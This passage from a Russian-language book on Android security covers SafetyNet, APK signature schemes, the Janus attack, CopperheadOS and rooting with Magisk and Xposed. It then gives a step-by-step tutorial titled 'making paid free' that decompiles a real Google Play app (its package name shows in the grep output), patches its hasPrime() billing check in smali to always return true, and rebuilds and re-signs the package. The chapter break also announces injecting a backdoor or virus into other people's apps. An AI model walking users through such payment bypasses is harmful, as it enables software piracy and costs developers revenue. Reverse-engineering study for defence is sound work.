Начиная с Android 8 рендерер-процесс WebView изолирован с помощью Seccomp. Он работает в очень ограниченной песочнице, которая не допускает обращения к постоянной памяти и сетевым функциям. Кроме того, WebView теперь также может использовать технологию Safe browsing, знакомую всем пользователям Chrome. Safe browsing предупреждает о потенциально небезопасных сайтах и требует явно подтвердить переход на такой сайт.

SafetyNet

Начиная с Android 7 в Google Play Services появилось API под названием SafetyNet Attestation, который выполняет одну простую задачу: проверку на то, является ли устройство оригинальным (сверка серийных номеров), не была ли его прошивка изменена и есть ли у пользователя права root (рис. 4.14). Используя этот API, разработчики могут писать приложения, которые в принципе не заработают на модифицированных прошивках или, к примеру, прошивках, давно не получавших исправления безопасности (patch level).




Рис. 4.14. Проверка устройства с помощью приложения SafetyNet Test

Долгое время SafetyNet определяла надежность устройства с помощью эвристических методов, которые всегда можно было обмануть: Magisk успешно скрывал наличие root и факт разблокировки загрузчика от SafetyNet на протяжении нескольких лет.

С недавнего времени SafetyNet перестал полагаться на простую проверку состояния загрузчика (которую умеет обманывать Magisk), а вместо этого использует приватный ключ шифрования из защищенного хранилища KeyStore, чтобы подтвердить достоверность переданных данных. Обойти эту защиту можно, лишь получив доступ к приватному ключу, который хранится в выделенном криптографическом сопроцессоре (TEE), а сделать это практически невозможно.

Все это означает, что совсем скоро все сертифицированные Google устройства на базе Android 8 и выше просто перестанут проходить проверку SafetyNet, и Magisk будет бесполезен при использовании банковских клиентов и других приложений, использующих SafetyNet.

Kill Switch

В августе 2013 года Google запустила веб-сервис Android Device Manager (рис. 4.15), с помощью которого пользователи получили возможность блокировать смартфон

или сбрасывать до заводских настроек удаленно. В качестве клиентской части на смартфоне сервис использовал обновляемый через Google Play компонент Google Play Services, поэтому функция стала доступна для любых устройств начиная с Android 2.3.




Рис. 4.15. Настройки Android Device Manager

Начиная с Android 5 сервис также включает в себя функцию Factory Reset Protection. После ее активации возможность сброса до заводских настроек будет заблокирована паролем, что, по мнению Google, будет препятствовать полноценному использованию смартфона или его продаже. Ведь однажды привязанный к аккаунту Google смартфон уже не может быть отвязан без сброса настроек.

Цифровые подписи APK

Изначально пакет с приложением для Android (APK) представлял собой почти точную копию пакета JAR, который, в свою очередь, был просто архивом ZIP с несколькими дополнительными файлами в каталоге `META-INF`. Эти файлы содержали список всех файлов пакета, их криптографические хеши, а также открытый криптографический ключ, с помощью которого были подписаны списки хешей.

Все это позволяло убедиться в целостности содержащихся в пакете файлов, а также подтвердить, что пакет не был изменен после создания автором. Другими словами,

устанавливая обновление приложения для Android, можно быть уверенным, что оно создано тем же человеком, что и предыдущая версия.

Но есть проблема. Атака Janus показала, что существует возможность внедрить код в APK, не изменяя его цифровую подпись. Для этого можно дописать DEX-файл в начало секций ZIP-файла, и Android не учтет их при верификации файла, но при этом файл можно будет запустить как исполняемый: это будет одновременно и пакет с приложением, и исполняемый файл.


Для решения этой и схожих проблем Google предложила формат цифровой подписи APK signature scheme v2. Его суть в том, чтобы добавить к APK-файлу дополнительный блок, который будет содержать цифровую подпись всего APK целиком, а не отдельных его частей.

Поддержка scheme v2 появилась в Android 7, а уже в Android 9 появилась поддержка APK signature scheme v3. Новый формат цифровой подписи похож на предыдущий, но обладает одной отличительной чертой: он поддерживает ротацию криптографических ключей. Это позволяет разработчикам без проблем менять цифровую подпись для своих приложений, не заставляя пользователей удалять старую версию приложения перед установкой новой.

Итог

Усилия Google в конечном итоге дали результат. Большую часть уязвимостей в смартфонах теперь находят не в самом Android, а в драйверах и прошивках конкретных устройств. По общему количеству уязвимостей Android теперь плетется позади iOS, а цены за сами уязвимости в Android превысили цены за уязвимости в iOS.

Современный смартфон на Android, если конечно, это не китайский ширпотреб, неприступен практически со всех сторон. С него не получится снять дамп памяти, его нельзя «окирпичить», выполнить даунгрейд, взломать с помощью обхода экрана блокировки. Ослабить всю эту систему защиты способен лишь сам производитель устройства.



ГЛАВА 5

Альтернативные прошивки, рутинг и кастомизация

Мир знает множество попыток создать защищенный смартфон. Это и Blackphone с функцией шифрования всех коммуникаций, и сомнительный Blackberry Priv, и даже GATCA: Elite, создатели которого вообще не стали ничего придумывать, и выдали стандартные возможности Android за эксклюзивные. Собственный защищенный телефон есть у разработчиков знаменитого Tor. Точнее, не совсем телефон, а прошивка для некоторых моделей телефонов.

Прошивка основана на Android, но не на том Android, который мы привыкли видеть в наших смартфонах, а на его модификации под названием CopperheadOS.

CopperheadOS

Главная особенность CopperheadOS (**https://copperhead.co/**) — существенно расширенные средства предотвращения взлома. CopperheadOS использует механизм доверенной загрузки, впервые появившийся в Android 4.4, и, кроме того, не полагается на заблаговременно оптимизированный код приложений из каталога `/data/dalvik-cache`.

Последний нужен для быстрого запуска приложений и генерируется во время первой загрузки смартфона (сообщение «Оптимизация приложений...»). Однако он же может быть использовать для внедрения в систему зловредного кода: нет смысла подменять само приложение в разделе /system — механизм доверенной загрузки откажется загружать смартфон после модификации системного раздела, а вот оптимизированный код в */data/dalvik/cache* ни у кого подозрений не вызовет.

Ядро CopperheadOS собрано с патчем PaX, включающим в себя несколько механизмов предотвращения атак:

- PAX_RANDMMAP — более продвинутая, в сравнении с применяемой в стандартном ядре Android, реализация механизма рандомизации адресного пространства (ASLR), которая затрудняет атаки, направленные на переполнение буфера и хипа;

- PAX_PAGEEXEC — механизм защиты страниц данных от исполнения, который убивает приложение, как только оно попытается исполнить код в области данных (в ядре Android есть такой механизм, но он действует более мягко);
- PAX_MPROTECT — препятствует модификации кода приложения во время исполнения;
- PAX_MEMORY_SANITIZE — обнуляет страницу памяти при ее освобождении (только для пространства ядра);
- PAX_REFCOUNT — система автоматического освобождения неиспользуемых объектов в памяти, позволяет предотвратить атаки типа use-after-free (только для пространства ядра);
- PAX_USERCOPY — защита от переполнения буфера путем сверки размера объекта (только для пространства ядра);
- PAX_KERNEXEC — защита страниц памяти от исполнения (только для пространства ядра).

Многие ограничения Android впервые появились именно в CopperheadOS. К примеру, запрет на выполнение кода из временных каталогов (подключенных с помощью псевдо-ФС tmpfs), а также запрет на чтение важной системной информации и информации о других процессах через файловую систему `procfs`. Запрет на доступ к буферу обмена в фоне и рандомизация MAC-адреса также впервые появились в CopperheadOS.

CopperheadOS включает в себя множество других ограничений. По умолчанию стандартное приложение камеры не указывает в метаданных снимка местоположение съемки, а экран не показывает уведомления, которые могут раскрыть конфиденциальную информацию (Android и iOS разрешают показ таких уведомлений с возможностью их отключения). Chromium включает в себя ряд ограничений и настроек, направленных на защиту от утечек данных: отключены коррекция ошибок в адресной строке, предзагрузка страниц, контекстный поиск, метрики и аудит гиперссылок. В качестве поисковой системы используется не отслеживающий пользователя DuckDuckGo.

Tor

CopperheadOS — лишь базовая часть прошивки. Поверх него работают еще несколько компонентов: OrBot, OrWall, F-Droid, MyAppList и F-droid.

Два главных компонента здесь — это Orbot (**https://guardianproject.info/apps/orbot/**) и OrWall (**https://orwall.org/**). Первый — сборка Tor для Android (рис. 5.1), способная работать либо как локальный SOCKS-прокси, перенаправляющий трафик в Tor, либо в режиме root, когда весь трафик заворачивается в Tor брандмауэром iptables, что позволяет избежать любых утечек.

Однако по умолчанию прошивка не использует ни тот ни другой метод, а полагается на OrWall (рис. 5.2), своего рода обертку для брандмауэра, которая позволяет заворачивать трафик в OrBot выборочно, для каждого отдельно взятого приложе-

ния. С его помощью можно тонко контролировать, кто будет ходить в сеть через Tor, кто напрямую, а кому доступ в Интернет будет запрещен вовсе.

OrWall полностью блокирует любые интернет-соединения до тех пор, пока прошивка не будет полностью загружена. Это позволяет избежать любых утечек данных в том случае, если пользователь намерен выходить в Интернет исключительно через Tor или полностью заблокировать доступ в Сеть не вызывающему доверия софту.




Рис. 5.1. OrBot




Рис. 5.2. OrWall: Выбор проксируемых через Tor приложений

MyAppList (**https://f-droid.org/repository/browse/?fdfilter=myapplist&fdid=com.projectsexception.myapplist.open**) — еще одно интересное приложение в комплекте прошивки. Изначально создано как удобный способ сохранить список установленных через магазин F-Droid приложений, но разработчики Tor задействовали ее для быстрой установки рекомендуемых приложений: они заранее подготовили список софта, который может пригодиться среднестатистическому пользователю, и загрузили его в MyAppList.

В списке есть:

- менеджер файлов Amaze;
- XMPP-клиенты Conversations и Xabber;

- книгочиталка Cool Reader;
- VoIP-клиенты CSipSimple и Linphone;
- браузер Firefox;
- почтовый клиент K-9 Mail;
- Twitter-клиент Twidere;
- онлайн-карты OsmAnd (OpenStreetMap);
- медиапроигрыватель VLC.

Рутинг

В мире Android права root и перепрошивка смартфона всегда были почти такой же обыденной вещью, как установка взломанных игр из варезников и запуск на смартфоне торрент-клиента. Root открывает безграничные возможности по изменению поведения смартфона, позволяет удалять предустановленные приложения, изменять системные настройки и устанавливать твики Xposed. А кастомные прошивки открывают пользователю недоступные в стандартной прошивке смартфона возможности и настройки.

Пользователи ранних версий Android обычно получали права root с использованием какой-либо уязвимости в системе безопасности Android или одного из системных приложений, установленных производителем. Использование уязвимостей позволяло приложению «вырваться» из «песочницы» и получить права системного процесса через эскалацию привилегий.

Чтобы приложения могли получить доступ root, в системе должно быть как минимум два компонента — бинарный файл `su`, в Linux-системах используемый для выполнения команд с правами root, а также приложение для обработки запросов на root-доступ и вывода соответствующего уведомления на экран (рис. 5.3).

Ранние приложения для рутинга размещали эти компоненты в разделе `system`: бинарник `su` в `/system/bin` (или `/system/xbin`), а приложение (Superuser.apk или SuperSU.apk) — в `/system/app`. Но была в этом подходе проблема: обновление прошивки либо стирало их, либо просто не устанавливалось (если речь об инкрементальном обновлении, которое появилось в Android 5.0).

Чтобы решить эту проблему, а также обойти SELinux, мешающий рутингу, разработчик root-инструмента SuperSU Chainfire решил размещать эти компоненты на RAM-диске, который загружается в оперативную память сразу после ядра. Оказалось, что если внедрить `su` прямо в RAM-диск, то можно одним махом обойти все защитные механизмы Android и, кроме того, обеспечить нормальную работу OTA. Такой способ рутинга получил название systemless root (несистемный root) и стал основным в SuperSU для устройств, работающих на Android Marshmallow и Nougat.

С выходом Android 7.0 ситуация усложнилась. Функция доверенной загрузки (Verified Boot) стала обязательной. Старый метод получения root через эскалацию привилегий в Android 7 перестал работать. Даже если смартфон удавалось взло-

мать, используя эксплойт, устройство после установки root просто отказывалось загружаться.

Остался только один надежный способ — разблокировать загрузчик штатными средствами и установить SuperSU или Magisk. В этом случае загрузчик просто отключит механизм Verified Boot.




Рис. 5.3. Окно запроса прав root

SuperSU

SuperSU — далеко не первое приложение для получения и управления правами суперпользователя. Само название SuperSU — акроним от Super Superuser; оно пришло на смену приложению Superuser (**https://github.com/koush/Superuser**) в далеком 2013 году.

Позже разработчик Chainfire, который занимался (и занимается) поддержкой SuperSU, продал проект невероятно «мутной» компании Coding Code Mobile Technology LLC (CCMT), о которой известно чуть больше, чем ничего.

Компания, которой теперь принадлежит SuperSU, является «зарегистрированным агентом» в американском штате Делавэр, который часто выбирают иностранные фирмы для регистрации некоего подобия оффшора. Использовать SuperSU сегодня

может быть не только опасно, но нецелесообразно. Гораздо более совместимое с современными версиями Android решение — это Magisk. Данное решение не только предоставляет root-доступ, но и позволяет устанавливать модификации Android в режиме systemless.

Magisk

Как и SuperSU, Magisk — это утилита, которая патчит раздел `boot` для получения root в режиме systemless. Кроме того, Magisk позволяет устанавливать системные моды, запускать скрипты на различных этапах монтирования и подменять файлы (например, `build.prop`) еще до монтирования раздела `/data`, позволяет скрывать наличие root и Xposed от различных приложений и сервисов типа AndroidPay, Samsung Pay, Сбербанк Онлайн, а также спокойно получать OTA-обновления стоковых прошивок.

Сегодня Migisk — это фактически единственный оставшийся вариант получения прав root на устройстве с ОС Android.

Модификации

Android — операционная система с открытым исходным кодом. А это значит, что любой желающий может скачать исходники системы и изменить ее так, как ему заблагорассудится. Этим с удовольствием пользуются производители смартфонов, чтобы создать свои собственные «уникальные» прошивки на базе Android, а также энтузиасты, занимающиеся развитием так называемых кастомных прошивок, таких как LineageOS.

Но есть способ модифицировать поведение системы без необходимости создания собственной прошивки на базе Android. Это Xposed Framwork, который внедрятся в систему и позволяет изменить ее части или части сторонних приложений.

Xposed представляет собой модифицированную версию сервиса `app_process`, ответственного за запуск виртуальной машины. Модифицированный `app_process` сначала загружает в память файл `XposedBridge.jar`, содержащий перехватчик Java-методов, и лишь после него все остальные Java-классы. Перехватчик выступает в качестве посредника для любых вызовов Java-методов, инициированных оригинальным приложением и в случае необходимости перенаправляет их классу-обработчику.

Последний как раз и занимается тем, что изменяет поведение системы. Например, приложения часто используют метод `GetColor` класса `android.content.res.Resources` для получения цветов, определенных в теме приложения. Если класс-обработчик перехватит этот метод и вернет другой код цвета, интерфейс приложения изменится. Модификации могут быть и более сложными, вплоть до глубокой модификации поведения и функциональности приложения.

В комплекте Xposed готовых классов-обработчиков нет, но он позволяет любому разработчику распространять их в виде обычных пакетов APK, которые пользова-

тель может установить и активировать с помощью приложения Xposed Manager. Другими словами, с помощью Xposed можно устанавливать и удалять модификации Android, как обычные приложения, без необходимости устанавливать модифицированную прошивку.

В терминологии Xposed классы-обработчики называются модулями. Их можно скачать, используя Xposed Installer (**https://forum.xda-developers.com/showthread.php?t=3034811**). В репозитории есть практически все, что может понадобиться, начиная от твиков интерфейса и заканчивая модулями, отключающими SSL Pinning и запрет на снятие скриншота. В следующих частях книги мы рассмотрим некоторые из этих модулей.

ЧАСТЬ II

ГЛАВА 6

Основы взлома

Ни один разговор о взломе и модификации приложений не обходится без таких слов, как «дизассемблер», «дебаггер», «формат исполняемых файлов» и вездесущей IDA Pro. Однако в случае с Android все намного проще, и здесь для вскрытия и даже внедрения кода в приложение совсем не обязательно использовать все эти инструменты. Код можно легко декомпилировать обратно в Java и модифицировать, используя пару простых инструментов и текстовый редактор.

Мы рассмотрим процесс вскрытия и модификации приложений для Android. Эта глава — вводная, поэтому никакого хардкора, мы разберемся в устройстве пакетов APK, научимся разбирать APK на части, декомпилировать его код, вносить правки и собирать обратно, а в качестве примера взломаем одно популярное приложение из Google Play.

Следующая глава будет целиком посвящена внедрению бекдора или вируса в чужое приложение. Это уже не просто правка нескольких строк, а глубокая модификация. Наконец, мы рассмотрим методы обфускации и ее обхода. Все больше разработчиков используют нетривиальную обфускацию, чтобы запутать реверсеров. Мы распутаем их код, и опять же, внесем правки в приложение.

Отдельно будет рассмотрен процесс динмического анализа приложения с помощью отладчика и способы внедрения кода в сторонние приложения с помощью иструмента Frida.

> В этой части книги автор называет *дизассемблированием* процесс преобразования байткода в низкоуровневый код smali. К классическому дизассемблированию в машинные инструкции этот термин не имеет отношения.

Делаем платное бесплатным

В этой части книги мы рассмотрим следующие темы:

- Настройка среды реверсера;
- Формат файлов APK;

- Декомпиляторы и дизассемблеры;
- Модификация кода приложения.

Снаряжаемся

Для выполнения описанных далее процедур нам понадобится ряд инструментов, и главный инструмент — это Linux. Да, многие из нужных приложений могут работать и в Windows, но использовать Linux будет в разы удобнее.

После инсталляции Linux сразу устанавливаем средства разработки и виртуальную машину Java. В Ubuntu это можно сделать с помощью одной команды:

```
$ sudo apt-get install openjdk-7-jdk openjdk-8-jdk
```

Также нам понадобится среда разработки Android Studio, а точнее, несколько инструментов, которые входят в ее состав. Для начала установим необходимые зависимости:

```
$ sudo apt-get install libc6:i386 libncurses5:i386 libstdc++6:i386 lib32z1 libbz2-
1.0:i386
```

Далее скачиваем с сайта **https://developer.android.com/studio** и распаковываем архив с Android Studio. В дальнейшем я буду предполагать, что он установлен в каталог `~/Android/android-studio` внутри домашнего каталога пользователя.

Устанавливаем ADB (Android Debug Bridge):

```
$ sudo apt-get install adb
```

Также нам нужны четыре инструмента для распаковки и декомпиляции приложений:

- Apktool (**https://ibotpeaches.github.io/Apktool/**) — швейцарский армейский нож для распаковки и запаковки приложений;
- Jadx (**https://github.com/skylot/jadx**) — декомпилятор байткода Dalvik в код на Java;
- Backsmali (**https://github.com/JesusFreke/smali**) — дизассемблер кода Dalvik (не пугайтесь, с настоящим ассемблером он имеет мало общего);
- Sign (**https://github.com/appium/sign**) — утилита для подписи пакетов.

Для удобства создадим в домашнем каталоге подкаталог Android и скачаем все инструменты в него:

```
$ cd ~
$ mkdir ~/Android && cd ~/Android
$ wget https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_2.4.1.jar
$ wget https://github.com/skylot/jadx/releases/download/v1.1.0/jadx-1.1.0.zip
$ wget https://github.com/appium/sign/releases/download/1.0/sign-1.0.jar
$ wget https://bitbucket.org/JesusFreke/smali/downloads/baksmali-2.4.0.jar
$ mkdir jadx && cd jadx
$ unzip ../jadx-1.1.0.zip
```

Добавим в конец файла `~/.bashrc` следующие строки:

```
alias apktool='java -jar ~/Android/apktool_2.4.1.jar'
alias jadx-gui='~/Android/jadx/bin/jadx-gui'
alias baksmali='java -jar ~/Android/baksmali-2.4.0.jar'
alias sign='java -jar ~/Android/sign.jar'
alias javac='javac -classpath /home/j1m/Android/android-sdk-linux/platforms/
android-29/android.jar'
alias dx='/home/j1m/Android/android-sdk-linux/build-tools/29.0.1/dx'
```

Они нужны для того, чтобы вместо длинных и неудобных команд вроде `java -jar ~/Android/sign.jar` можно было набрать просто `sign`.

Вскрываем подопытного

Теперь нам нужно найти приложение, которое, во-первых, нетрудно разобрать, а во-вторых, несет какую-то пользу и довольно известно. Я не буду говорить его название, чтобы не создавать проблем автору. Скажу лишь, что это достаточно известное приложение, доступное в Google Play.

Вначале пройдемся по APK без использования специальных инструментов. Для этого раздобудем пакет приложения. Это можно сделать двумя способами:

1. Извлечь пакет из устройства с помощью ADB:

   ```
   $ adb shell pm path имя.пакета.приложения
   ```

   Эта команда покажет путь до пакета приложения. Скачать его можно такой командой:

   ```
   $ adb pull путь/до/пакета
   ```

2. Используя сервис APKPure (**https://apkpure.com/**). Открываем страницу приложения в Play Store, копируем URL из адресной строки и вставляем в строку поиска на APKPure. Далее нажимаем кнопку Download APK и ждем окончания загрузки.

Для удобства переименуем пакет в `application.apk`:

```
# cd ~/Downloads
# mv Application_apkpure.com.apk application.apk
```

Разархивируем с помощью unzip:

```
# mkdir application; cd application
# unzip application.apk
```

Да, APK — это обычный архив ZIP, но тем не менее он имеет четкую структуру:

- **META-INF** — каталог, содержащий файлы `MANIFEST.MF`, `CERT.MF` и `CERT.RSA`. Первые два — список всех файлов пакета и их контрольных сумм, последний содержит открытый ключ разработчика и созданную с помощью закрытого ключа цифровую подпись файла `CERT.MF`. Эти данные нужны, чтобы при установке пакета система смогла выяснить, что пакет не был модифицирован и действитель-

но создан его автором. Это важно, т. к., без возможности подделать цифровую подпись пакета (для этого нужен закрытый ключ), модифицированный пакет придется подписывать другим ключом.

- **res** — ресурсы приложения. Здесь находятся иконка (mipmap), строки (values), изображения (drawable), а также описания интерфейса приложения (layout). Все их можно модифицировать, чтобы изменить внешний вид приложения. Правда, файлы xml придется сначала «разжать» — для улучшения производительности они хранятся в бинарном формате.
- **classes.dex** — код приложения в форме байткода виртуальной машины Dalvik. Приложения могут содержать один или несколько таких файлов в зависимости от общего количества методов. Один файл Dex может включать не больше 65,536 методов.
- **AndroidManifest.xml** — манифест приложения, описывающий его структуру, включая активности, сервисы, обработчики интентов и полномочия. Опять же, в формате бинарного XML.

Также пакет может содержать другие каталоги, например `assets` (любые файлы, включенные разработчиком, в данном случае — шрифты и база данных) и `lib` (нативные библиотеки, созданные с использованием Android NDK).

Изучаем код

Само собой разумеется, просто разархивировать пакет недостаточно. Чтобы разобраться в работе приложения, необходимо декомпилировать файл `classes.dex`. Для этого мы воспользуемся jadx-gui. Запускаем, выбираем `application.apk` — и видим слева список пакетов java, включенных в APK. В данном случае это следующие пакеты (рис. 6.1):

- android.support — официальная библиотека Google, реализующая поддержку функций новых версий Android в старых (например, чтобы получить Material Design в Android 4.1);

Рис. 6.1. Пакеты Java

- com.google.android.gms — Google Mobile Services;
- com.nispok.snakbar — реализация GUI-элемента snakbar;
- несколько других пакетов.

Основной код приложения обычно содержится в пакете, имя которого совпадает с именем пакета приложения. Открываем его — и видим больше десятка каталогов и множество исходников Java. Наша задача — сделать приложение «оплаченным», не платя за него. Но как найти нужный файл, реализующий проверку на оплату? Скорее всего, он будет в файле, содержащем в имени слово «billing». Пройдемся по исходникам в поисках нужного нам файла и натыкаемся на файл `BaseBillingFragment` в подкаталоге (пакете) `fragments` (рис. 6.2).

Рис. 6.2. Файл BaseBillingFragment

Это очень простой класс Java, в котором есть интересный метод:

```
protected boolean hasPrime() {
    return this.mHasPrime;
}
```

Все, что он делае, — возвращает значение поля `mHasPrime`, однако интересен он не этим, а своим именем. Дело в том, что платная (точнее, оплаченная) версия подопытного приложения называется Prime, и очевидно, что метод hasPrime как раз и нужен для проверки оплаты приложения. Чтобы подтвердить свою догадку, сохраним декомпилированные исходники (**File → Save all**) в каталог и попробуем найти в них вызовы `hasPrime()`, как показано на рис. 6.3.

Совпадений немного, основной «пользователь» `hasPrime()` — это `SettingsFragment`, т. е. исходник, отвечающий за формирование окна настроек. Учитывая, что Prime-

версия отличается от бесплатной именно тем, что в ней разблокированы дополнительные поля настроек, уже сейчас мы можем быть на 90% уверены, что `hasPrime()` — нужный нам метод. Скорее всего, именно с его помощью приложение выясняет, куплена ли Prime-версия. Осталось только убедиться в этом окончательно, подменив код метода на свой.

```
0 ✓ jlm@linux ~/tmp/jadx $ find -name \*.java | xargs grep hasPrime
./com/citc/asap/fragments/BaseBillingFragment.java:    protected boolean hasPrime() {
./com/citc/asap/fragments/settings/CategoriesFragment.java:    if (!hasPrime()) {
./com/citc/asap/fragments/settings/SettingsFragment.java:        if (!setting.isPrimeFeature || SettingsFragment.this.hasPrime()) {
./com/citc/asap/fragments/settings/SettingsFragment.java:        if (SettingsFragment.this.hasPrime()) {
./com/citc/asap/fragments/settings/SettingsFragment.java:    args.putBoolean(ThemeChooserDialog.ARG_HAS_PRIME, hasPrime());
./com/citc/asap/fragments/WidgetClockFragment.java:        if (hasPrime()) {
0 ✓ jlm@linux ~/tmp/jadx $
```

Рис. 6.3. Поиск вызовов `hasPrime()`

Вносим правки

Метод `hasPrime()` очень прост, он возвращает значение поля `mHasPrime`, которое имеет тип boolean. Нетрудно предположить, что в случае, если приложение оплачено, `hasPrime()` вернет true, иначе вернет false. Наша задача — сделать так, чтобы метод всегда возвращал true, так чтобы остальная часть приложения «думала», что приложение оплачено и разблокировала дополнительные функции в окне настроек.

К сожалению, сделать это с помощью прямой правки исходного кода не получится, приложение нельзя скомпилировать обратно. Однако никто не запрещает дизассемблировать код, внести правки и собрать его обратно. И как раз здесь нам понадобится apktool. Дизассемблируем APK:

```
$ apktool d -r application.apk
```

В текущем каталоге появится подкаталог `application`. Открываем файл `application/smali/com/app/fragments/BaseBillingFragment.smali` и находим `hasPrime`, декларация метода будет выглядеть так:

smali

```
.method protected hasPrime()Z
 .locals 1

 .prologue
 .line 167
 iget-boolean v0, p0, Lcom/app/fragments/BaseBillingFragment;->mHasPrime:Z

 return v0
.end method
```

Это и есть дизассемблированный листинг. В целом здесь всё тривиально:

- `.method protected hasPrime()Z` — объявляет protected-метод, который возвращает значение типа boolean (Z);

- `locals 1` — говорит виртуальной машине, что метод использует в своей работе один регистр (в данном случае он будет содержать возвращаемое значение);
- `.prologue` и `.line 167` — директивы, необходимые для отладки, на ход исполнения не влияют;
- `iget-boolean v0, p0 ...` — получает значение поля типа boolean и записывает в регистр `v0`, регистр `p0` — это нулевой параметр, он всегда равен имени класса (this);
- `return v0` — возвращает значение регистра v0;
- `.end method` — закрывает тело метода.

Теперь мы должны изменить данный метод так, чтобы он возвращал true независимо от значения поля `mHasPrime`. Мы могли бы сделать это вручную, но проще написать новый метод на Java:

java

```
public class Test {
 public boolean hasPrime() {
   return true;
 }
}
```

И пропустить его через компилятор и дизассемблер. Для этого нужна утилита dx, входящая в комплект инструментов сборки, которые можно установить с использованием Android Studio. Я предположу, что он находится в каталоге `~/Android/android-sdk-linux/build-tools/29.0.2/dx` (это инструменты сборки Android 10, при первом запуске Android Studio предложит установить их сама):

```
$ javac Test.java
$ ~/Android/android-sdk-linux/build-tools/29.0.2/dx --dex --output=Test.dex Test.class
$ baksmali Test.dex
```

На выходе получаем следующий код smali:

smali

```
.method protected hasPrime()Z
    .registers 1
    const v0, 1
    return v0
.end method
```

Он объявляет константу `v0` со значением 1 и возвращает ее (в Dalvik тип boolean — это `int`, который может иметь значение 1 — true или 0 — false). Осталось только вставить этот код вместо оригинального и собрать пакет обратно:

```
$ apktool b application
```

Пакет появится в каталоге `application/dist`. Переименуем его, чтобы не запутаться:

```
$ mv application/dist/application.apk application-fake-hasPrime.apk
```

И подпишем с помощью тестового ключа:

```
$ sign application-fake-hasPrime.apk
```

В результате в текущем каталоге появится файл `application-fake-hasPrime.s.apk`. Остается только закинуть его на карту памяти и установить, удалив перед этим оригинальное приложение.

ГЛАВА 7

Внедряемся в чужое приложение

